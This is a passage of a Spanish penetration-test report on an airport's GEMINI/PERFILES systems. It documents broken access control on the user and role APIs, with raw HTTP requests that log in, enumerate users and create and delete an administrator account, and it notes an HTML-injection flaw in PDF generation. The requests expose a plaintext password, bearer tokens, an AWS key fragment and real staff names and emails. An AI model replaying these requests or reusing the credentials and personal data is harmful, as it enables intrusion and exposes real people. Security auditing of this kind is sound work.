8	PACO	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	A. OBRAS CIVILES	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	N/A


Por otro lado, también se ha podido evidenciar que en la opción *Tablero de Control de incumplimiento IF* siguiendo los pasos siguientes (del 1 al 4).



Al descargar el documento de evidencia.

Evidencia					
Ejecución: 12/nov/2025 14:41					
Código	Ejecutador	Fecha	Estado	Obs	Dcto
32	franco	mar 18/nov/2025 17:02	AFECTACION	dadas. La observación generada por la IF no fue corregida en su totalidad, por consiguiente afecta el cumplimiento del indicador en un 0.2000%.	
31	cvalenzuelaif	mié 12/nov/2025 14:45	DISCONFORMIDAD	rechazado	
30	cvalenzuela	mié 12/nov/2025 14:44	CORREGIDO	dgsfgdsg	
29	cvalenzuelaif	mié 12/nov/2025 14:41	DISCONFORMIDAD	No se visualiza	

Se invoca a la misma API afectada para descargar documentos, por lo tanto en esta sección también se presenta la vulnerabilidad.



A03: Falta de verificación en consumo de APIs para gestionar usuarios y roles del sistema central de seguridad

Descripción:

Se identificó una vulnerabilidad de control de acceso desde el sistema GEMINI mediante el cual se puede consumir los servicios de administración de usuarios, roles, sistemas y parámetros del sistema los cuales son tratados desde el sistema de seguridad PERFILES, se han ubicado APIS expuestos y operativos bajo el contexto de autenticación de GEMINI, permitiendo a un usuario administrador autenticado ejecutar operaciones CRUD completas sobre los objetos de seguridad del ecosistema sin que PERFILES valide ni restrinja dichas acciones.

OWASP TOP 10	A01 - Broken Access Control
CWE	CWE-284 Improper Access Control. CWE-307 Improper Restriction of Excessive Authentication Attempts CWE-640 Weak Password Recovery Mechanism CWE-620 Unverified Password Change CWE-269 Improper Privilege Management
Nivel de criticidad	Alta (8.7)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
URL afectada	URLs: GET /api/v1/usuarios GET /api/v1/roles GET /api/v1/sistemas GET /api/v1/parametros POST /api/v1/usuarios PUT /api/v1/usuarios/:id DELETE /api/v1/usuarios/:login PUT /api/v1/roles/:id PUT /api/v1/parametros/:codigo
Impacto	- Exposición de la lista completa de usuarios del ecosistema incluyendo emails corporativos e institucionales (DGAC, SACVR, Agunsa, CyD Ingeniería) - Exposición de credenciales activas de AWS IAM (AccessKeyId + SecretAccessKey) con acceso al bucket S3 develop-agunsa en us-east-1 - Exposición de credenciales SMTP de Gmail utilizadas para notificaciones del sistema - Exposición de credenciales y configuración de conexión al broker ActiveMQ del ecosistema - Identificación de la arquitectura interna: ALB, ECS, regiones AWS y puertos de servicio - Creación de usuarios administradores fantasma con acceso total al ecosistema de 4 sistemas - Modificación de roles para escalar privilegios horizontalmente en GEMINI, INSPECCIONES y RMS


	- Alteración de parámetros de seguridad: intentos de sesión, tiempo de inactividad, configuración de correo - Inyección de configuraciones maliciosas en MAILER-CONFIG y PARAMETROS_RMS - Eliminación masiva de usuarios bloqueando el acceso de operadores al sistema de control de inspecciones del aeropuerto
Recomendaciones	Implementar autorización inter-servicio: Los endpoints de PERFILES deben validar que las solicitudes provienen de un servicio autorizado mediante API Keys de servicio, JWT con claims de sistema origen, o mTLS entre microservicios. Segregar los endpoints de administración de PERFILES: no deben ser accesibles desde el contexto de autenticación de otros sistemas. Implementar un API Gateway con políticas de autorización por sistema origen. Rotar inmediatamente todas las credenciales expuestas: AWS IAM, SMTP Gmail, credenciales ActiveMQ y el token Bearer presente en las capturas de Burp Suite. Revocar el token Bearer activo expuesto durante las pruebas e implementar rotación automática de tokens con TTL corto. Agregar validación de autorización en PERFILES independiente del sistema llamante: verificar que el usuario autenticado tenga el rol ADMINISTRADOR específicamente en PERFILES. Remover credenciales sensibles del endpoint /api/v1/parametros o restringir su acceso exclusivamente a roles de administrador de sistema.


Datos de prueba:

Opción válida solo para el usuario **Insideadm**; asimismo para pruebas específica se pueden realizar pruebas sin usuario alguno del sistema.

Evidencia:

Como primer paso, se ingresa a <https://qa-gemini.agunsa.com/> con las credenciales del usuario **insideadm**.





Una vez ingresado con usuario con rol de administrador, se revisa la respuesta del endpoint **GET /api/v1/login** y se obtiene un token que se empleará cuando se convoque las llamadas a otros endpoints.

Request	Response
<pre> 1 PUT /api/v1/usuarios HTTP/2 2 Host: qa-gemini.agunsa.com 3 Content-Length: 181 4 Sec-Ch-Ua-Platform: "Windows" 5 Access-Control-Allow-Origin: * 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Content-Type: application/json 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Accept: */* 12 Origin: https://qa-perfiles.agunsa.com 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://qa-perfiles.agunsa.com/shared- login.html?codigoSistema=GEMINI&g=true 17 Accept-Encoding: gzip, deflate, br 18 / Accept-Encoding: gzip, deflate, br 19 Priority: u=1, i 20 Connection: keep-alive 21 22 { 23 "codigoSistema": "GEMINI", 24 "login": "Insideadm", 25 "password": "Agunsa2026*", 26 "mantenerSesionAbierta": false, 27 "requiereAdmGlobal": true, 28 "requiereAdmOrg": false, 29 "requiereAlgunPrivilegio": false 30 } </pre>	<pre> 1 HTTP/2 200 OK 2 Date: Mon, 06 Apr 2026 02:50:35 GMT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 510 5 X-Powered-By: Express 6 Access-Control-Allow-Origin: * 7 Access-Control-Allow-Headers: Origin, Accept, Content-Type, X-Requested-With, Ac 8 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS 9 Cache-Control: no-store 10 Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' http: 11 Cross-Origin-Opener-Policy: same-origin 12 Cross-Origin-Resource-Policy: same-origin 13 Etag: W/"1fe-0Ji636cXQryd5JmIwQohx/3avmw" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Set-Cookie: bearerToken=deleted; path=/; expires=Thu, 01 Jan 1970 00:00:00 GMT 17 Strict-Transport-Security: max-age=31536000; includeSubDomains 18 X-Content-Type-Options: nosniff 19 X-Dns-Prefetch-Control: off 20 X-Download-Options: noopen 21 X-Frame-Options: SAMEORIGIN 22 X-Permitted-Cross-Domain-Policies: none 23 X-Xss-Protection: 0 24 25 { 26 "status": 200, 27 "message": "OK", 28 "data": { 29 "usuario": { 30 "email": "alfredo.venegas@agunsa.com", 31 "nombre": "Inside Security adm", 32 "login": "insideadm" 33 }, 34 "admGlobal": true, 35 "tipoAutenticacion": { 36 "codigo": "INTERNA", 37 "nombre": "Contraseña interna", 38 "tipo": "INTERNA" 39 }, 40 "privilegios": { 41 "GEMINI": { 42 "ADJUNTAR_EVIDENCIA": true, 43 "ADMIN": true, 44 "CONTROL-INTERNO": true, 45 "FICHA-DIGITAL": true, 46 "INSPECCION": true, 47 "INSPECCION_FISCAL": true, 48 "LOG-BITACORA": true, 49 "VER-UMBRALES": true 50 } 51 }, 52 "token": "cDd_w49rvMmHGedkmRJLslLQv5SuuHhd7z0s-oGUvXBIAXzY6" 53 } 54 } </pre>

Con el token obtenido, se puede realizar enumeración de usuarios desde **GET a /api/v1/usuarios**, la respuesta devuelve la lista completa de usuarios del ecosistema con emails, logins, nombres completos y flags de administrador.

Request	Response
<pre> 1 GET /api/v1/usuarios HTTP/2 2 Host: qa-gemini.agunsa.com 3 Sec-Ch-Ua-Platform: "Windows" 4 Authorization: Bearer cDd_w49rvMmHGedKmRJLslLQv5SuuHhd7z0s-o GUvXBIAKxZy6 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Sec-Ch-Ua-Mobile: ?0 8 Access-Control-Allow-Origin: * 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 0 Content-Type: application/json 1 Accept: */* 2 Sec-Fetch-Site: same-origin 3 Sec-Fetch-Mode: cors 4 Sec-Fetch-Dest: empty 5 Referer: https://qa-gemini.agunsa.com/ 6 Accept-Encoding: gzip, deflate, br 7 Priority: u=1, i 8 9 </pre>	<pre> "data": [{ "email": "aalopez@sacyr.com", "nombre": "Alfredo Lopez", "login": "aalopez", "activo": true, "administrador": false }, { "email": "acc-continua_mdiaz@sacyr.com", "nombre": "Martin Diaz", "login": "mdiaz", "activo": true, "administrador": false }, { "email": "admin@agunsa.cl", "nombre": "Administrador inicial", "login": "admin", "activo": true, "administrador": true }, { "email": "a.fernandez@cydingeneria.com", "nombre": "Ámbar Ximena Lissette Fernández", "login": "a.fernandez", "activo": true, "administrador": false }, { "email": "alfredo.venegas@agunsa.com", "nombre": "Inside Security adm", "login": "insideadm", "activo": true, "administrador": true }, { "email": "ariela.escobar@dgac.gob.cl", "nombre": "Ariela Liliana Escobar Muñoz", "login": "ariela.escobar", "activo": true, "administrador": false }, { "email": "atencionaltacama@sacvr.com", "nombre": "Mesón de Información", "login": "atencionaltacama", "activo": true }] </pre>

Con el token obtenido, se puede realizar enumeración de roles desde **GET a /api/v1/roles**, la respuesta devuelve la lista completa de roles y tipo de usuario API.

Request	Response
<pre> 1 GET /api/v1/roles HTTP/2 2 Host: qa-gemini.agunsa.com 3 Sec-Ch-Ua-Platform: "Windows" 4 Authorization: Bearer cDd_w49rvMmHGedKmRJLslLQv5SuuHhd7z0s-o GUvXBIAKxZy6 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Sec-Ch-Ua-Mobile: ?0 8 Access-Control-Allow-Origin: * 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 0 Content-Type: application/json 1 Accept: */* 2 Sec-Fetch-Site: same-origin 3 Sec-Fetch-Mode: cors 4 Sec-Fetch-Dest: empty 5 Referer: https://qa-gemini.agunsa.com/ 6 Accept-Encoding: gzip, deflate, br 7 Priority: u=1, i 8 9 </pre>	<pre> "status":200, "message":"OK", "data":[{ "id":4, "nombre":"GEMINI-SIC-NS-ADMINISTRADOR", "usuarioAPI":"U" }, { "id":5, "nombre":"GEMINI-SIC-NS-CONTROLADOR", "usuarioAPI":"U" }, { "id":6, "nombre":"GEMINI-SIC-NS-OPERADOR", "usuarioAPI":"U" }, { "id":7, "nombre":"GEMINI-SIC-NS-AUDITOR", "usuarioAPI":"U" }, { "id":8, "nombre":"GEMINI-SIC-NS-INSPECCION-FISCA" "usuarioAPI":"U" }, { "id":10, "nombre":"INSP-SIC-NS-ADMINISTRADOR", "usuarioAPI":"U" }, { "id":11, "nombre":"INSP-SIC-NS-CONTROLADOR", "usuarioAPI":"U" }, { "id":12, "nombre":"INSP-SIC-NS-OPERADOR CONSE", "usuarioAPI":"U" }, { "id":13, "nombre":"INSP-SIC-NS-AUDITOR", "usuarioAPI":"U" },] </pre>

Con el token obtenido, se puede realizar enumeración de sistemas desde **GET a /api/v1/sistemas**, la respuesta devuelve la lista completa de sistemas.

Request	Response
<pre> 1 GET /api/v1/sistemas HTTP/2 2 Host: qa-gemini.agunsa.com 3 Sec-Ch-UA-Platform: "Windows" 4 Authorization: Bearer cDd_w49rvMmHGedKmRJLs1LQv5SuuHhd7z0 s-oGUvXBIAXZy6 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-UA: "Not-A.Brand";v="24", "Chromium";v="146" 7 Sec-Ch-UA-Mobile: ?0 8 Access-Control-Allow-Origin: * 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Content-Type: application/json 11 Accept: */* 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://qa-gemini.agunsa.com/ 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=1, i 18 19 </pre>	<pre> 24 { "status":200, "message":"OK", "data":[{ "codigo":"GEMINI", "nombre":"GEMINI - Control de inspecciones", "activo":true, "endpointRegistro": "http://ecs-qa-aeropuerto-copiapo-alb-406204872.us-east-1.elb.amazonaws.com", "tituloLogin":"Sistema Gemini", "ecosistema":true }, { "codigo":"INSPECCIONES", "nombre":"INSPECCIONES - Sistema de ejecucion de inspecciones", "activo":true, "endpointRegistro": "http://ecs-qa-aeropuerto-copiapo-alb-406204872.us-east-1.elb.amazonaws.com", "tituloLogin":"Sistema Inspecciones", "ecosistema":true }, { "codigo":"RMS", "nombre":"RMS - Gestión / Planificación Recursos", "activo":true, "endpointRegistro": "http://ecs-qa-aeropuerto-copiapo-alb-406204872.us-east-1.elb.amazonaws.com", "tituloLogin":"Sistema RMS", "ecosistema":true }, { "codigo":"PERFILES", "nombre":"Sistema de Perfilamiento de Usuarios y Control de Acceso", "activo":true, "endpointRegistro": </pre>

Con el token obtenido, se puede realizar enumeración de sistemas desde **GET a /api/v1/parametros**, la respuesta devuelve la lista completa de sistemas.

Request	Response
<pre> 1 GET /api/v1/parametros HTTP/2 2 Host: qa-gemini.agunsa.com 3 Sec-Ch-UA-Platform: "Windows" 4 Authorization: Bearer cDd_w49rvMmHGedKmRJLs1LQv5SuuHhd7z0 s-oGUvXBIAXZy6 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-UA: "Not-A.Brand";v="24", "Chromium";v="146" 7 Sec-Ch-UA-Mobile: ?0 8 Access-Control-Allow-Origin: * 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Content-Type: application/json 11 Accept: */* 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://qa-gemini.agunsa.com/ 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=1, i 18 19 </pre>	<pre> { "codigo":"MINUTOS_INACTIVIDAD_SESION", "valor":"40", "descripcion":"Minutos que puede estar inactiva la sesión", "activo":true }, { "codigo":"PARAMETROS_GEMINI", "valor": "{\n \"reporte\": {\n \"grafico\": {\n \"ruta_img\": \"\n ives_cumplimiento\": \"\ncumplimiento\", \n \"grafico\": \"\ntension_bitacora\": \"\n.csv\", \n \"extension\": \"\n.pdf\", \n \"directorio_s3_reporte_cumplimiento_paco\": \"\ninforme_\n : \"informe_cumplimiento_rso\", \n \"directorio_s3_reporte_t\n mestrar\": \"\nreporte_semestral\", \n \"ruta_relativa_s3_dire\n \"raiz\": \"\nQA\", \n \"accessKeyId\": \"\nAKIAXBBDK5UOHMYESGP\n mn/NO\", \n \"region\": \"\nus-east-1\", \n \"bucket\": \"\nde\n {\n \"consultaIndicador\": {\n \"codigoServicio\":\n \"\ncodigoComponente\": \"\nQUERY_INDICADOR\", \n \"\n igoServicio\": \"\nGEMINI\", \n \"codigoIndicador\": \"\nTIE\n \"tiempoLimite_ms\": 3000\n }, \n \"getEstructuraSe\n igoIndicador\": \"\nTIEMPO_OPERACIONES\", \n \"codigoCompo\n 3000\n }, \n \"consultaLog\": {\n \"codigoServ\n ES\", \n \"codigoComponente\": \"\nQUERY_LOG\", \n \"codigoServicio\": \"\nGEMINI\", \n \"codigoIndicad\n TA_PLANILLA\", \n \"tiempoLimite_ms\": 3000\n } \n }, \n \"descripcion\": \"\nParámetros del sistema GEMINI\", \n \"activo\": true\n },\n {\n \"codigo\": \"\nPARAMETROS_INSPECCIONES\", \n \"valor\":\n</pre>

Se pueden realizar operaciones CRUD tales como crear usuarios desde **POST** `/api/v1/usuarios`.

Request	Response
<pre> 1 POST /api/v1/usuarios HTTP/2 2 Host: qa-gemini.agunsa.com 3 Content-Length: 113 4 Sec-Ch-Ua-Platform: "Windows" 5 Authorization: Bearer cDd_w49rvMmHGedkmRJLsLQv5SuuHhd7z0s-oGUvXBIAKxZy 6 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Sec-Ch-Ua-Mobile: ?0 9 Access-Control-Allow-Origin: * 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Content-Type: application/json 12 Accept: */* 13 Origin: https://qa-perfiles.agunsa.com 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: https://qa-perfiles.agunsa.com/ 18 Accept-Encoding: gzip, deflate, br 19 Priority: u=1, i 20 datos de nuevo usuario 21 { 22 "email": "rberrospi@gmail.com", 23 "nombre": "insideprueba", 24 "login": "insideprueba", 25 "activo": true, 26 "administrador": true 27 } </pre>	<pre> 1 HTTP/2 200 OK 2 Date: Mon, 06 Apr 2026 06:39:56 GMT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 162 5 X-Powered-By: Express 6 Access-Control-Allow-Origin: * 7 Access-Control-Allow-Headers: Origin, Accept, C Access-Control-Request-Headers, X-API-Key, Auth 8 Access-Control-Allow-Methods: GET, POST, PUT, D 9 Cache-Control: no-store 10 Content-Security-Policy: default-src 'self';bas 'self';frame-ancestors 'self';img-src 'self' da 'self' https: 'unsafe-inline';upgrade-insecure 11 Cross-Origin-Opener-Policy: same-origin 12 Cross-Origin-Resource-Policy: same-origin 13 Etag: W/"a2-FUWsuSugBh6yDPmvH+SB/ZeVglw" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Strict-Transport-Security: max-age=31536000; in 17 X-Content-Type-Options: nosniff 18 X-Dns-Prefetch-Control: off 19 X-Download-Options: noopen 20 X-Frame-Options: SAMEORIGIN 21 X-Permitted-Cross-Domain-Policies: none 22 X-Xss-Protection: 0 23 usuario creado 24 { 25 "status": 200, 26 "message": "OK", 27 "data": { 28 "email": "rberrospi@gmail.com", 29 "nombre": "insideprueba", 30 "activo": true, 31 "administrador": true, 32 "login": "insideprueba" 33 } 34 } </pre>

Asimismo, se pueden realizar operaciones CRUD tales como eliminar usuarios desde **DELETE** `/api/v1/usuarios/{ID_USUARIO}`.

Request	Response
<pre> 1 DELETE /api/v1/usuarios,insideprueba HTTP/2 2 Host: qa-gemini.agunsa.com 3 Sec-Ch-Ua-Platform: "Windows" 4 Authorization: Bearer B_NllgnWCtbOpbNsVLsOVdj0xouSIR6vCupgABCugPSkd olrgm 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Sec-Ch-Ua-Mobile: ?0 8 Access-Control-Allow-Origin: * 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Content-Type: application/json 11 Accept: */* 12 Origin: https://qa-perfiles.agunsa.com 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://qa-perfiles.agunsa.com/ 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 </pre>	<pre> 1 HTTP/2 200 OK 2 Date: Mon, 06 Apr 2026 00:45:36 GMT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 53 5 X-Powered-By: Express 6 Access-Control-Allow-Origin: * 7 Access-Control-Allow-Headers: Origin, Accept, C 8 Access-Control-Allow-Methods: GET, POST, PUT, D 9 Cache-Control: no-store 10 Content-Security-Policy: default-src 'self';bas 'none';style-src 'self' https: 'unsafe-inline'; 11 Cross-Origin-Opener-Policy: same-origin 12 Cross-Origin-Resource-Policy: same-origin 13 Etag: W/"35-LH4erI8vtr0c0hs/sjVesx0HwGc" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Strict-Transport-Security: max-age=31536000; in 17 X-Content-Type-Options: nosniff 18 X-Dns-Prefetch-Control: off 19 X-Download-Options: noopen 20 X-Frame-Options: SAMEORIGIN 21 X-Permitted-Cross-Domain-Policies: none 22 X-Xss-Protection: 0 23 24 { 25 "status": 200, 26 "message": "OK", 27 "data": null, 28 "errores": [29] 30 } </pre>

M01: Inyección HTML en la generación de PDFs

Descripción:

Se identificó una vulnerabilidad de HTML Injection en el endpoint POST /api/v1/generarPdf del sistema GEMINI. El parámetro htmlCode acepta contenido HTML arbitrario sin sanitización, que es procesado directamente por el motor de renderizado PDF del servidor. Al no aplicar ningún tipo de sanitización, validación de esquema ni lista blanca de etiquetas permitidas, un atacante puede sustituir el htmlCode legítimo por HTML arbitrario que el motor renderizará fielmente, produciendo un PDF oficial con contenido completamente controlado por el atacante.


OWASP TOP 10	A03:2021 — Injection
CWE	CWE-20: Improper Input Validation
Nivel de criticidad	Media (6.1)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
URL afectada	URLs: /api/v1/generarPdf Parámetro Afectado: htmlCode
Impacto	• Generación de PDFs con apariencia oficial del Aeropuerto Desierto de Atacama-Caldera que contengan información falsa • Los documentos son almacenados en el bucket S3 bucket-sistemas-cpo bajo la ruta QA/temporal/, bajo infraestructura legítima de Agunsa • Las URLs prefiradas son válidas por 3600 segundos y pueden distribuirse externamente como documentos auténticos • Posibilidad de suplantar informes de cumplimiento, reportes de inspección o comunicados oficiales del aeropuerto • El motor de renderizado bloquea la ejecución de scripts: se verificó que etiquetas <script> y recursos externos son bloqueados por el motor PDF o WAF. • El impacto queda limitado a la falsificación visual del contenido del PDF, sin capacidad de ejecución de código ni acceso a recursos internos
Recomendaciones	1. Implementar sanitización del htmlCode en el servidor antes de pasarlo al motor de renderizado, usando una biblioteca como DOMPurify (Node.js) con lista blanca estricta de etiquetas permitidas. 2. Deshabilitar la carga de recursos externos en el motor PDF (Puppeteer: page.setRequestInterception con bloqueo de fetch/xhr/image externos). 3. Validar que el htmlCode provenga de una plantilla predefinida del sistema y no de input libre del usuario.

Datos de prueba:

